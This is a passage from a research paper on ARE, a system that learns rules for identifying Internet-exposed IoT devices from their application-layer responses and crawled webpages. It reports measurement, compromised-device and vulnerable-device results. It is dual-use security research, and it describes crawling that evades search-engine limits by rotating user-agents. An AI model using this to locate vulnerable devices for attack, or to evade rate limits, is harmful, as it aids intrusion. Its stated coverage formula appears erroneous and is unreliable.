Based on the definition 1, the transaction set can be formatted as $T = \{t_1, t_2, ..., t_m\}$, where $m$ is the number of transactions. Each transaction can be formulated as $t_i = \{p_i, w_j\}$, where $t_i$ contains two parts: (1) $p_i$ is the application-layer data of the device $i$ and (2) $w_j$ is the description webpage $j$. We use the response data to approximately represent $p_i$ from the $i$th device. For the $j$th webpage, multimedia information (e.g., advertisements, audio, and videos) should be removed and the textual information is used to approximately represents $w_j$.

For application-layer data $p_i$, we convert the response data into the sequence of search queries $\{q_i^1, q_i^2, ..., q_i^k\}$, where $k$ is the number of the query sequence (detailed in Section 4.2). We use the search query to crawl webpages, and the search engine would return a search list $\{w_1, w_2, ..., w_l\}$. For the webpage $w_j$, we extract the device annotation from its textual content (detailed in Section 3.3). Note that compared with fingerprinting and banner grabbing techniques, our transaction collection is an automated process without human effort.

### 3.2 Overview of Rule Miner

Based on the extracted features (i.e., search queries and device annotations) from the transaction set, which characterize the association between a response data and a webpage, we define a rule in its general format as $\{l_1^i, l_2^i, ..., l_n^i\} \Rightarrow \{t^j, v^j, p^j\}$. The value $i$ denotes an IoT device $i$, , and $l_1^i$ to $l_n^i$ is the keywords extracted from the application layer data. The tuple $(t^j, v^j, p^j)$ extracted from the webpage $j$ indicates the device type, device vendor, and device product, respectively.

Table 1: Context textual terms.

| Entity | Context terms |
|---|---|
| Device Type | camera, ipcam, netcam, cam, dvr, router<br>nvr, nvs, video server, video encoder, video recorder<br>diskstation, rackstation, printer, copier, scanner<br>switches, modem, switch, gateway, access point |
| Vendor | 1,552 vendor names |
| Product | [A-Za-z]+[-]?[A-Za-z!]*[0-9]+[-]?[-]?[A-Za-z0-9]*∧[0-9]2,4[A-Z]+ |



Figure 3: The local dependency of the device entity.

As defined above, a rule is an association between a few features extracted from the application-layer data and the device annotation extracted from relevant webpages. Here we use $A$ to denote the features extracted from the application-layer data in IoT devices, and use $B$ to denote the device annotation extracted the description webpages. A rule can be described as the format $\{A \Rightarrow B\}$. The goal of the rule miner is to learn the rules of IoT devices in an automatic manner.

Figure 2 presents the overview of the rule miner, illustrating how it learns the rules of IoT devices. In the transaction set, every transaction contains the application-layer data and the relevant webpages. To easily represent the annotation, the rule miner applies the unified form *(device type, vendor, product)* for describing IoT devices. We propose device entity recognition (DER) to extract this information from webpages. DER is derived from the NER technique in the NLP tools, and uses the contexter and local dependency among words to identify the device information. The rule miner uses the apriori algorithm to learn the relationship between $A$ and $B$. Although the apriori algorithm is straightforward, it is able to generate rules satisfying the inference process for discovering and annotating IoT devices.

## 3.3 Device Entity Recognition

As aforementioned, a standard NER is not designed for extracting IoT device information. If we directly apply NER to the description webpage, the precision is poor due to the fact that NER is highly domain-specific. We propose the device entity recognition (DER), derived from NER. DER defines three classes (type, vendor, product) to represent the device annotation, including device types, vendors, and product names, respectively. Relevant words in a webpage would be classified as one label among three predefined classes.

DER is a combination of the corpus-based NER and rule-based NER. In the corpus-based NER, we are interested in device types and vendor names. Table 1 presents 21 words for IoT device types and 1,552 different terms for vendor names. For a device type, we enumerate common device types, including router, camera, TV set, modem, and printer. They are typical consumer-oriented IoT devices, which are connected to the Internet. For a device vendor, we enumerate vendors from Wikipedia and manually collect from official vendor websites. We only need one hour to collect device types and vendors, which is a very reasonable manual effort for the DER module. If a new device type and vendor is added, we will update the corpus list for DER. Note that the device type and vendor can be easily expanded.

In the rule-based DER, we use regular expressions to extract the product name entity. The challenge here is that the number of product names is too large, and it is impossible to enumerate all their naming patterns in practice. We use the observation that in general a device product name is the combination of letters and numbers (perhaps containing "-_"). Hence, we use the regex to cover the candidate product model entities. The 3rd row in Table 1 shows the regex of product names. If a word satisfies the regex, DER classifies it into a product label.

In this way, DER can heuristically identify all possible entities in webpages. However, this heuristic method has poor performance on device annotation extraction, due to high false positives especially in terms of device type and product name. This is because an irrelevant webpage may include at least one keyword of device type such as "switch" or a phrase that meets the requirement of regex for a product name. To address this problem, DER leverages the local dependency between entities for accurate device entity recognition.

Our observation is that true IoT entities always have strong dependence upon one another. Figure 3 presents the order of true IoT entities appearing in a webpage. Two kinds of local dependency usually occur: (1) the vendor entity first appears, followed by the device-type entity, and finally the product entity; (2) the vendor entity first appears, and the product entity appears second without any other object between the vendor entity, and the device-type entity follows. If the relationship is established and matches those two dependency rules, DER will select the tuple (device type, vendor, product) as the

Table 2: A few example rules learned for IoT devices.

| Illustrating Rules |
|---|
| { "Panasonic", "KX-HGW500-1.51" } ⇒ {IPCam, Panasonic,KX-HGW500} |
| { "TL-WR1043ND", "Wireless","Gigabit", "ŏ0a9","Webserver" } ⇒ { Router, TP-Link, WR1043N } |
| {"Welcome","ZyXEL", "P-660HN-51","micro_httpd",} ⇒ { Router, Zyxel, P-600HN } |
| { "Juniper","Web", "Device","Manager", "SRX210HE","ŏ0a9" } ⇒ { Gateway, Juniper, SRX210 } |
| { "Brother","HL-3170CDW", "seriesHL-3170CDW", "seriesPlease","debut/1.20" } ⇒ { Printer, Brother, HL-3170 } |

device annotation. Otherwise, we exclude the webpage from the transaction set.

For every transaction, a device annotation can be classified into the following two categories:

- The tuple (device type, vendor, product) is complete. In this case, we use two entity appearing sequence orders to eliminate the multiple duplicate labels.
- The product entity cannot be recognized in the format (device type, vendor, null). Among multiple duplicate labels, DER selects the device annotations in the following order: the vendor entity first appears, and then the device-type entity follows.

## 3.4 Rule Generation

The rule miner uses the apriori algorithm to derive the relationship between search queries extracted from the response data $(q_i^1, q_i^2, ..., q_i^k)$ and device annotation extracted from a webpage $(t_j, v_j, p_j)$ in the transaction set. The general form of the rule is: $\{q_i^1, q_i^2, ..., q_i^k\} \Rightarrow \{t_j, v_j, p_j\}$. When the response data holds the value $q$, we infer $\{t, v, p\}$ as its device annotation. ARE is able to discover an IoT device by simply and efficiently matching its response data with the rules in the library.

**Parameters.** There are two parameters for the apriori algorithm: support and confidence. The argument support is used to indicate the frequency of the variable appearing, and the argument confidence is the frequency of the rules under the condition in which the rule appears. In the transaction set $T = \{t_1, t_2, ..., t_n\}$, we can calculate those two parameters of the rule $A \Rightarrow B$ as follows:

$$sup(A) = |\sum_{i}^{n} A \in t_i| / |T|$$

$$conf(A \Rightarrow B) = sup(A \bigcup B) / sup(A)$$

The apriori algorithm first selects the frequent tuples in the dataset and discards the item whose support value is smaller than the support threshold. Then, the algorithm derives the rules whose confidence values are larger than the confidence threshold. The algorithm can generate all rules with support $\geq sup(A)$ and confidence $\geq conf(A \Rightarrow B)$. Note that the use of the parameter $sup(A)$ slightly differs from the one in the conventional apriori algorithm. In the transaction set, we use search query to eliminate the irrelevant items for the rule $A \Rightarrow B$. Thus, the transaction set includes the underlying mapping between part $A$ and part $B$.

We conduct the experiment to validate the threshold of the apriori algorithm. We randomly choose an IP address chunk to generate the data set, which contains 2,499 transactions across 250 application response packets, across 5 device types (printer, access point, router, modem, and camera), 48 vendors and 341 products. To avoid the bias, we remove the tuples if they only appear one time in our data set. We observe that the settings of $sup(A) = 0.1\%$ and $conf(A \Rightarrow B) = 50\%$ work well in practice.

For data mining, the parameter selection of the apriori algorithm depends on the data set. When the device annotation becomes larger and more diverse, there are more infrequent rules in the transaction set. The parameter $sup(A)$ should further decrease to identify those infrequent pairs $(A, B)$, which may be not-so-obvious. For the confidence of a rule $conf(A \Rightarrow B)$, it is desirable that rules always hold with few false positives. When the confidence increases, we can achieve high precision but missing some rules. The threshold of the parameter $conf(A \Rightarrow B)$ should further decrease if applications would like to collect more device annotations.

**Conflict Rules.** When multiple rules have the same tuple $\{q_1, q_2, ..., q_i\}$ but different device annotations $\{t, v, p\}$, they conflict with one another. When two different vendors have similar descriptions for their products, rules would have conflicts with each other. In this case, manual observation can distinguish those conflict rules for the application response packets. Similar to the Nmap tool, ARE does not remove those conflict rules. When confidences of the rules are approximately close to one another, we output each device annotation with a confidence. For instance, given the rules, $A \Rightarrow B$ and $A \Rightarrow C$, when the application matches the condition $A$, the output is 50% of the annotation $B$ or $C$. Otherwise, we use the majority voting to output the highest confidence of the rules.

**Example Rules.** Table 2 shows a few example rules automatically learned by the rule miner based on the transaction set. The left part is the sequence of words extracted from the response data, acting as the search query. The right part is the device information, including device

type, vendor, and product. Some rules seem apparent and are easily found, such as the first rule. Some rules are not so obvious, such as the fourth and fifth rules. Nmap developers usually provide users with those hardcoded and apparent rules in the service library. By contrast, our rule miner would generate rules without human effort. When we add new instances into the transaction set, the rule miner could automatically learn new rules over time.

## 3.5 Discussion

The rule miner leverages NLP techniques and association algorithms to learn rules, which can help applications to discover and annotate IoT devices in the cyberspace. Here we discuss ARE's limitations, including fake response data, the middle equipment, original equipment manufacturer (OEM), private binary protocols, and the extensibility.

**Fake Responses.** A transaction is the association between the response data from IoT devices and relevant webpages from the search engine. If the response data is faked (e.g., a honeypot can simulate IoT devices), the transaction set may contain erroneous information, leading to inaccurate rules. Furthermore, attackers may change the application data when they compromise a device. In those two cases, the transaction set for learning device rules could be corrupted. Fortunately, the amount of fake response data is small in comparison with the large number of regular IoT devices. Attackers may also have to cancel their malicious activities and do not change the application data, because such intrusive behaviors can be easily detected by administrators.

**Middleboxes.** Many IoT devices are behind the middleboxes such as firewalls/NAT in residential/enterprise/local networks and may not be accessible to the outside world. For instance, universal plug and play (UPnP) may attach multiple devices to a computer for connecting to a network. In such cases, rules cannot help to find those IoT devices behind middleboxes. However, if applications have the permission to search the local networks, the transactions can be re-collected inside the local networks and the rule miner can learn new rules. Our prototype system can be seamlessly deployed in large residential/enterprise/local networks that manage a fleet of IoT devices within their networks to collect transactions (see Section 4). That is, ARE could be also used for internal scans.

**OEM.** OEM is that one manufacturer produces parts of a device for another manufacturer, leading to the mixture of parts from the original and other vendors. Some manufacturers may resell subsystems to assemble devices for different manufacturers, which causes ambiguity. In this case, neither fingerprinting nor banner grabbing techniques can resolve the OEM problem. ARE offers a best-effort service to generate rules of IoT devices.



Figure 4: ARE architecture for learning device rules.

**Private Binary Protocol.** ARE leverages the fact that many application protocols include device information. If application protocols are private and binary, their packets cannot be tokenized into the text for generating query search keywords. However, some vendors use proprietary binary protocols for business considerations. Nowadays, there is no tool able to analyze proprietary protocols for IoT devices. ARE cannot provide rules for those IoT devices either.

**Extensibility.** ARE is used to generate rules for the application response packets, not limited to IoT devices. For instance, online services may provide the application responses for their requests. If the response packets include the information of services, ARE can generate rules for those services.

# 4 ARE: Design and Implementation

In this section, we present the design and implementation of ARE for automatically discovering IoT devices. ARE consists of four components: transaction collection, rule miner, rule library, and planner. The transaction collection module has the capability of gathering transactions in a variety of networks. The rule miner module is the core of ARE for learning IoT device rules. The rule library and planner modules provide interactive interfaces to applications for discovering and annotating IoT devices in the cyberspace. Below, we first illustrate how ARE works and then detail the system design and implementation of ARE.

## 4.1 ARE Architecture

Figure 4 shows a high-level architecture of ARE. It works as the middleware, and the function of each com-

ponent is briefly described as follows. **(1) Transaction Collection.** According to the transaction definition 1, the collection module gathers data in a network for the rule miner. This module works in two steps. The first step is to collect response data in the network and filter out the response data from non-IoT devices. The second step uses the web crawler to obtain the description webpages of IoT devices, and then removes redundant content from the webpages. **(2) Rule Miner.** ARE leverages the rule miner to automate the rule generation process from the transaction set without human effort. Furthermore, this module can dynamically learn rules, e.g., when manufacturers release new IoT device products. **(3) Rule Library.** The rule library is a standard file, which stores each rule in the format $\{A \Rightarrow B\}$ with a timestamp. $A$ denotes keywords in the response data, and $B$ is the device annotation $(t, v, p)$. Applications interact with ARE through the API *Get(rules)*, and the rule library returns the latest rules to users. **(4) Planner.** The planner module updates the rule library in ARE for applications. The API *Update(network, time)* notifies the planner module to generate new rules in the current network and gather data from this space, and the outdated rules would be removed.

## 4.2 Transaction Collection

We present the overview of the transaction collection in Figure 5. The response data collection (RDC) is used to gather the application-layer data in a network and then filter out the response data from non-IoT devices. The web crawler extracts the search queries from the response data and inputs them to the search engine. The search engine returns the result lists of webpages, and the web crawler crawls the HTML files in these webpages.

**Response Data Collection.** We can directly use public data sets about application service responses (such as HTTP, FTP, TELNET, and RTSP) from Censys [25]. After getting the raw response data, we should remove some erroneous responses. For HTTP response data, we remove some error responses in terms of IETF status codes, such as responses with statute codes (5XX) and redirection codes (3XX). For FTP response data, we remove some response packets that include some keywords like ("filezilla, serve-u"), because they are common software running on a computer. For Telnet response data, we would remove a character sequence with the particular code (IAC 0xFF), which is used for negotiating the communication between different operating systems.

After the pre-screening above, the response data containing short and simple packets (such as TELNET, FTP and RTSP response data) has been completely cleaned up. However, the HTTP response data may still contain many non-IoT packets. For example, the packets from some commercial websites selling camera devices include device-relevant textual content. So, we need to further filter out the HTTP response data from non-IoT devices. We observe that consumer-oriented IoT devices have limited computing and memory capacities, usually deploying at homes, offices, facilities and elsewhere. Thus, we find that IoT devices have the following features in their HTTP response data, which can be leveraged for effective IoT device identification.



Figure 5: The overview of the transaction collection.

- Generally, IoT devices use a lightweight web server (e.g., boa and lighthttp) rather than a heavyweight web server (e.g., Apache, IIS, and Ngnix).
- The webpage of IoT devices is simple, such as a login or configuration page. Compared with a regular webpage, the number of terms (scripts, words, pictures) in the webpage of IoT devices is very small.
- The webpage of IoT devices usually does not have the external links to other websites, and if it does, the number of links is also small.

Using these observations, we can filter the non-IoT devices and the rest of the response data is added into the candidate IoT devices.

**Web Crawler.** The web crawler first extracts the sequence of search queries from the response data. There is much redundant textual information unrelated to manufacturers. We first remove hyperlinks, field names, time, script block, and symbols (such as $< p >$ and $< \backslash p >$). Then, we remove dictionary words in the response data. The reason is that the names of vendors and product models are usually non-dictionary words. Note that if the dictionary word is also in our brand and device type list, we will keep it. Dictionary words have little relation to device manufacturers. After that, we use the term frequency-inverse document frequency (TF-IDF) to measure the concentration degree of a word in the response data. If the TF-IDF score is higher, we think the term is more relevant to the description webpage.

A practical problem here is the restrictions on the amount of API accessing in today's search engines. For instance, Google provides 100 queries per day for free users and has a limitation of 10,000 queries per day. To address this issue, the web crawler simulates the browser

behavior and sends individual browser instances to the search engine. Every time it is accessed, the web crawler module uses a different user-agents and sleeps for a random time after multiple requests. If one access instance fails, we will perform the retransmission operation at the end of the search query queue. The search engine will return a URL list for every search query. Based on these lists, we can reduce the scale of web crawling. Each item in the URL list returned by browser instances is a complete HTML page. There is much redundant content in these webpages, such as advertisements, pictures, audios, videos, and dynamical scripts. For each webpage, the web crawler removes the irrelevant information and only keeps the textual content, including title, URL, and snippet. Fortunately, the indexing algorithms in today's search engines have already found the most relevant websites for the search query. In our experiment, the top 10 webpages work well in practice for locating relevant information on IoT devices.

In the implementation, we write a custom Python script to pipeline from the response data into webpage crawling. The web crawler uses the enchant library [17] to remove dictionary words and the NLP toolkit [7] to calculate the TF-IDF values. The web crawler uses the python urllib2 library to simulate and automatically visit the search engines. The Beautiful Soup [4] library is used to extract the content from the webpage.

### 4.3 Implementation of Rule Miner

The rule miner automatically learns rules of IoT devices from the transaction set. We use Python scripts to implement DER, which is the core of rule miner. The NLP toolkit [7] is used to process the text content, including word splitting, stemming and removing stop words. We also use apriori algorithm [3] in Python Package to generate rules for IoT devices.

In practice, the rule miner has to handle the scenarios where the response data does not include sufficient device information to initiate the subsequent web crawling process for rule generation. For example, from the FTP response packet "220 Printer FTP 4.8.7 ready at Jan 19 19:38:22," we can only extract one useful keyword "Printer" as a search query. With only one search query being extracted, no local dependency can be exploited to achieve accurate and fine-grained device annotation. Thus, there is no need to initiate the web crawling process and no rule is created. However, we can still use the DER module to extract one label in the response data, achieving a coarse-grained device annotation. There are two categories for such one-entity annotations, including *(device type, null, null)* and *(null, vendor, null)*. Note that none of the existing tools (Nmap and Ztag) can address this problem caused by the lack of information in the response data.

### 4.4 Applications on ARE

We explicate how applications work with ARE. As shown in Figure 4, an application interacts with ARE by calling APIs (*Get()* and *Update()*). If the rule library meets its requirements, the application directly uses rules for discovering IoT devices. Otherwise, the RDC module would gather the application layer data in the network based on the parameters of *Update()*. The rule miner module would generate rules according to the recently collected data. In the implementation of the rule library and planner, ARE provides the REST APIs to applications, including GET and POST operations. RESTful GET is used to retrieve the representation of rules from ARE, and POST is used to update the rule library. The rule library stores rules in the text files.

In the design of ARE, we aim to provide rules for applications for discovering IoT devices while minimizing the requirements of manual effort and training data. To demonstrate the effectiveness of ARE, we develop three ARE-based applications.

**Internet-wide Measurement for IoT Devices.** Like prior Internet-wide measurements [21, 26, 31, 33, 35], we build the measurement application using the rules from ARE to collect, analyze, and characterize the deployment of these IoT devices across the real world.

**Detecting Compromised IoT Devices.** Like [21, 29], we build several honeypots to capture malicious behaviors in the cyberspace. After capturing their malicious traffic, we track their IP addresses and use the ARE rules to identify whether it is an IoT device. If so, we extract its device type, vendor, and product information, and then we analyze its malicious behaviors.

**Detecting Vulnerable IoT Devices.** Like [23, 24], we build a vulnerability analysis application through the dataset from the National Vulnerability Database [12]. If a CVE item occurs in IoT devices, we extract the rules of those devices from ARE and use the rules to discover vulnerable online devices with a high probability.

## 5 Evaluation

In this section, we first elaborate on the system setting for ARE experiments. Then, we show the experimental results for ARE evaluation, which include that (1) the number of rules generated by ARE is nearly 20 times larger than those of the existing tools, (2) our rules can achieve very high precision and coverage, and (3) the time cost introduced by ARE is low.



Fig. 6: Time cost comparison for generating the rules.



Fig. 7: Comparison with Nmap.



Fig. 8: Dynamic rule learning for ARE.

## 5.1 Setting

In the transaction collection, the RDC module only searches public IPv4 addresses for collecting response data of four application protocols (HTTP, FTP, RTSP, and TELNET). Most IoT devices usually have a built-in Web, FTP, Real-time Media, or TELNET user interfaces. ARE can be expanded supporting more application protocols without much modification. So far, ARE cannot learn device rules if a device only appears behind the home/private networks. However, ARE can be deployed into local networks behind a firewall for internal IoT device discovery without any modification.

We use two datasets for evaluating ARE performance. In the first dataset, we randomly choose 350 IoT devices from the Internet. The selection process uses the Mersenne Twister algorithm in Python's random package. We manually label those IoT devices, and the ground truth labels include 4 different device types (NVR, NVS, router, and ipcamera) 64 different vendors, and 314 different products. The labeling process is done by analyzing their application layer responses, searching some keywords through the search engine, and finally receiving the labels. Note that this process requires rich experience on IoT recognition. The second dataset consists of 6.9 million IoT devices that our application collects on the Internet. Because the number of devices is vast, we apply the same random algorithm to sample 50 IoT devices iteratively for 20 times. In total, the second dataset contains 1,000 devices across 10 device types and 77 vendors.

## 5.2 Performance

**Number of Rules.** We first compare the labeling performance between ARE and Nmap. Nmap [8] is an open-source tool for network discovery and security scanning. The number of rules in the Nmap library has been increasing for two decades, from the initial version V3.40 to the latest version V7.60. The latest version of Nmap has 6,504 rules [9] for four application protocols (HTTP, FTP, RTSP, and TELNET). Figure 6 compares the time cost in rule generation between ARE and Nmap, where the Y-axis is the number of rules and X-axis is the time cost in the logarithmic scale ($\log_{10}$). ARE is able to generate 115,979 rules in one week. While the number of rules generated by ARE is almost 20 times larger than that of Nmap, the ARE's time cost is negligible compared to Nmap's, The reason is that the rule generation of Nmap requires the professional background/experience to write a rule manually, which is a long-term process. By contrast, ARE automates the rule generation process.

Table 3: Precision and coverage of rules on the dataset.

| | Precision | Coverage |
|---|---|---|
| The first dataset | 95.7% | 94.9% |
| The second dataset | 97.5% | — |

Table 4: Rules generated by ARE.

| Category | Num | Percentage % |
|---|---|---|
| (device type, vendor, product) | 107,627 | 92.8 |
| (device type, vendor, null) | 8,352 | 7.2 |

**Precision of Rules.** We further evaluate the performance of ARE rules by using precision. The precision is equal to $|TP|/|FP+TP|$, where $TP$ is the number of true positives and $FP$ is the number of false positives. Table 3 lists the precision of ARE rules. In the first dataset, the precision of rules is 95.7%. In the second dataset, the ARE rules can achieve a 97.5% precision.

**Coverage of Rules.** Table 3 also lists the coverage of ARE rules. The coverage is $|TP|/|FP+FN|$, where $FN$ is the number of false negatives. For the first dataset, the

Table 5: Average time cost of one ARE rule generation.

| Stage | Latency (second) |
|---|---|
| Application layer data | 0.5022 |
| Response packet partition | 0.0017 |
| Web crawler | 0.4236 |
| Apriori algorithm | 0.1166 |

coverage of rules is 94.9%. For the second dataset, the coverage is unknown, because we cannot determine the number of false negatives in device annotation. Further, Table 4 lists the detailed results of the rules generated by ARE. There are 92.8% of rules that can completely label IoT devices in the form of *(device type, vendor, product)*. Only 7.2% of rules just label device type and vendor. As a comparison, Nmap only has about 30% of rules with a fine-grained annotation.

We use the hash algorithm to calculate MD5 checksums of the application-layer packets from Censys [25], and then remove the duplicated packets. Based on these response packets, we use both ARE and Nmap rules for device identification. Figure 7 shows the performance of device identification along with the number of the application-layer packets. Given the same number of response packets, ARE achieves a larger coverage than Nmap. When the number of application-layer packets increases, ARE can find even more devices than Nmap. Note that the distribution of IoT devices on the Internet is a typical long tail rather than uniform distribution on the Internet. This implies that some rules can find much more devices than other rules. For popular IoT products, ARE rules can classify them with robust labels. For little-known IoT products, ARE rules can still classify them because we generate rules based on the embedded information.

**Dynamic Rule Learning.** We also conduct experiments to evaluate the learning capacity of ARE. Figure 8 shows that the number of rules is increasing as ARE learns with the increase of network space. The rule miner can learn new rules when ARE is deployed into different networks (e.g., residential/enterprise networks). Thus, ARE has the capability for dynamic rule learning.

**Overhead of ARE.** Finally, we conduct experiments to measure the time cost of ARE. Our ARE prototype is running on a commercial desktop computer (Windows 10, 4vCPU, 16GB of memory, 64-bit OS), indicating that CPU and memory costs of ARE can be easily met. The ARE process is running in a single thread. Table 5 lists the average time cost of individual components of ARE for one rule generation. The acquisition of application-layer data takes 0.5022 seconds, and the web crawling takes 0.4236 seconds. Those components require the message transmissions, and the time cost is dependent upon the network conditions. As comparison, the packet partition and the apriori algorithm induce little time cost. Overall, the time cost of ARE for automatic rule generation is low in practice, and we could further reduce the time cost by running ARE in multiple threads.

Table 6: Automatic Internet-wide identification.

| Device Type | Number (%) | Vendor | Number (%) |
|---|---|---|---|
| Router | 1,249,765 (18.3) | Mikrotik | 641,982 (9.3) |
| NVR | 785,810 (11.3) | Zte | 352,498 (5.1) |
| DVR | 644,813 (9.3) | Tp-link | 325,751 (4.7) |
| Modem | 466,286 (6.7) | Sonicwall | 279,146 (4.0) |
| Camera | 379,755 (5.5) | D-link | 215,122 (3.1) |
| Switch | 180,121 (2.6) | Dahua | 153,627 (2.2) |
| Gateway | 127,532 (1.8) | Hp | 106,327 (1.5) |
| Diskstation | 35,976 (0.5) | Asus | 101,061 (1.5) |

## 6 ARE-based Applications

In this section, we present the experimental results obtained from three ARE-based applications, which further demonstrate the effectiveness of ARE.

### 6.1 Internet-wide Device Measurement

IoT devices are usually deployed across many different places, such as homes, infrastructure facilities, and transportation systems. Traditionally IoT devices are behind a broadband router with NAT/PAT/Firewall, but many of them are now directly exposed on the Internet. Thus, it is necessary to conduct an Internet-wide measurement of IoT devices to have a deep understanding of their deployment and usage on the Internet. Previous Internet-wide measurements have focused on network topology [22], websites [27], and end hosts [31, 33]), but few has been done on IoT devices. ARE greatly facilitates such an Internet-wide measurement to infer, characterize, and analyze online IoT devices.

In the IDM application, we use three application-layer datasets from Censys [25], including HTTP, FTP, and Telnet. Additionally, we deploy the collection module on the Amazon EC2 [20] with 2 vCPU, 8GB of memory, and 450Mbps of bandwidth, which collects the RTSP application-layer response data. Overall, we found 6.9 million IoT devices, including 3.9 million from HTTP, 1.5 million from FTP, 1 million from Telnet, and 0.5 million from RTSP. Using ARE rules, the IDM application can give an annotation to every IoT device. Furthermore, we use MaxMind's GEOIP [34] database to find the location of an IoT device, which has a relationship between IP address and the city-level location label.

Table 7: Geographic distribution.

| District | Number | Percentage (%) |
|---|---|---|
| United States | 1,403,786 | 20.26 |
| China | 466,007 | 6.73 |
| Brazil | 442,781 | 6.39 |
| India | 297,446 | 4.29 |
| Mexico | 289,976 | 4.18 |
| Taiwan | 273,024 | 3.94 |
| Republic of Korea | 255,924 | 3.69 |
| Russia | 239,236 | 3.45 |
| Egypt | 204,237 | 2.95 |
| Vietnam | 199,415 | 2.88 |



Figure 9: Compromised IoT device distribution.

**Discovery.** Based on the analysis of millions of IoT devices, we have three discoveries. (1) Although a large portion of IoT devices may be behind firewalls in home/enterprise networks, the number of visible and reachable IoT devices on the Internet is still very large. Even if only 0.01% of IoT devices are accessible to the external networks, considering the sheer size of active IoT devices (billions), the absolute number of exposed devices will reach the level of millions. (2) The long-tail distribution is common for IoT devices, including device types, vendors, and locations. Table 6 lists the distribution of the top 10 device types and vendors. We observe that nearly 31% of IoT devices are from the top 10 device vendors. The location distribution of IoT devices is a typical long-tail, as shown in Table 7. The top 10 countries (127 countries in total) occupy nearly half of the IoT devices. (3) Many devices should not be visible or reachable from the external networks. It is common for routers, gateways, switches, and modems to be visible and reachable on the Internet. However, the monitoring devices, such as camera and DVR, should not be directly exposed to the external networks. Unfortunately, there are more than two million of those types of IoT devices accessible on the Internet, as shown in Table 6.

## 6.2 Compromised Device Detection

Our detection of compromised IoT devices is based on the capture of malicious IoT traffic behaviors. A recent work [21] leverages honeypot traffic to detect the Miria botnet infections based on unique packet content signatures. After the collection of suspicious IPs, the Nmap identification rules [9] are used to obtain the device type. Similarly, we develop the CDD application to discover compromised devices.

In particular, we deploy seven honeypots as vantage points for monitoring traffic on the Internet, across four countries (Brazil, China, India, and Ukraine) and six cities, including Fuzhou, Kharkiv, Kunming (2 honeypots), Maharashtra, Sao Paulo, and Shanghai. The monitoring duration is nearly two months. We use the open-source Cowrie SSH/Telnet Honeypot [6] in the CDD. Every honeypot is configured with weak SSH/Telnet credentials and instructed to forward traffic functions to the CDD application. If a honeypot captures one IP address that attempts to connect to our honeypot with SSH or Telnet, we will leave this IP into the Kafka queue [2]. The CDD runs on Amazon EC2, and sends a request to each IP address in the Kafka queue for receiving a response data. Then ARE rules are used to identify IoT devices from the response data. The rationale behind such a design lies in the fact that a normal IoT device should never access honeypots. If an IoT device accesses our honeypot, there are only two reasons: it is misconfigured or compromised.

**Discovery.** Figure 9 shows the number of compromised devices captured by the CDD application. We can capture about 50 different compromised IoT devices every day. In total, we detect nearly 2,000 compromised IoT devices among 12,928 IP addresses attempting to connect to our honeypots. Many compromised IoT devices attempt to brute force the SSH/TELNET credentials of our honeypots. After mounting a successful brute-force attack, the devices will execute some commands on one of our honeypots, indicating that these IoT devices are compromised and they try to compromise more devices. Table 8 lists the distribution of the top 5 device types and vendors for compromised devices. We can see that among different device types, DVR has by far the largest number of compromised devices, followed by network attached storage device (NAS) and router. In addition, we also observe that a few smart TV boxes are compromised and exhibit malicious behaviors.

## 6.3 Vulnerable Device Analysis

The disclosure of underlying vulnerable devices is also valuable to the security community. From the defensive

Table 8: Device type and vendor for compromised devices.

| Device Type | Num | (%) | Vendor | Num | (%) |
|---|---|---|---|---|---|
| DVR | 1168 | 67.7 | Hikvision | 231 | 13.4 |
| NAS | 189 | 10.9 | Dahua | 216 | 12.5 |
| Router | 173 | 10.0 | Qnap | 189 | 10.9 |
| Webcam | 92 | 5.3 | Mikrotik | 81 | 4.7 |
| Media device | 83 | 4.8 | TVT | 79 | 4.5 |

perspective, it can help us find out which online devices are still vulnerable and perform security patches for critical infrastructure immediately. Normally one vulnerability of IoT devices is associated with a particular model of IoT devices. For instance, a buffer overflow vulnerability CVE-2015-4409 has occurred in the Hikvision DS-76xxNI-E1/2 series and Hikvision DS-77xxxNI-E4 series devices.

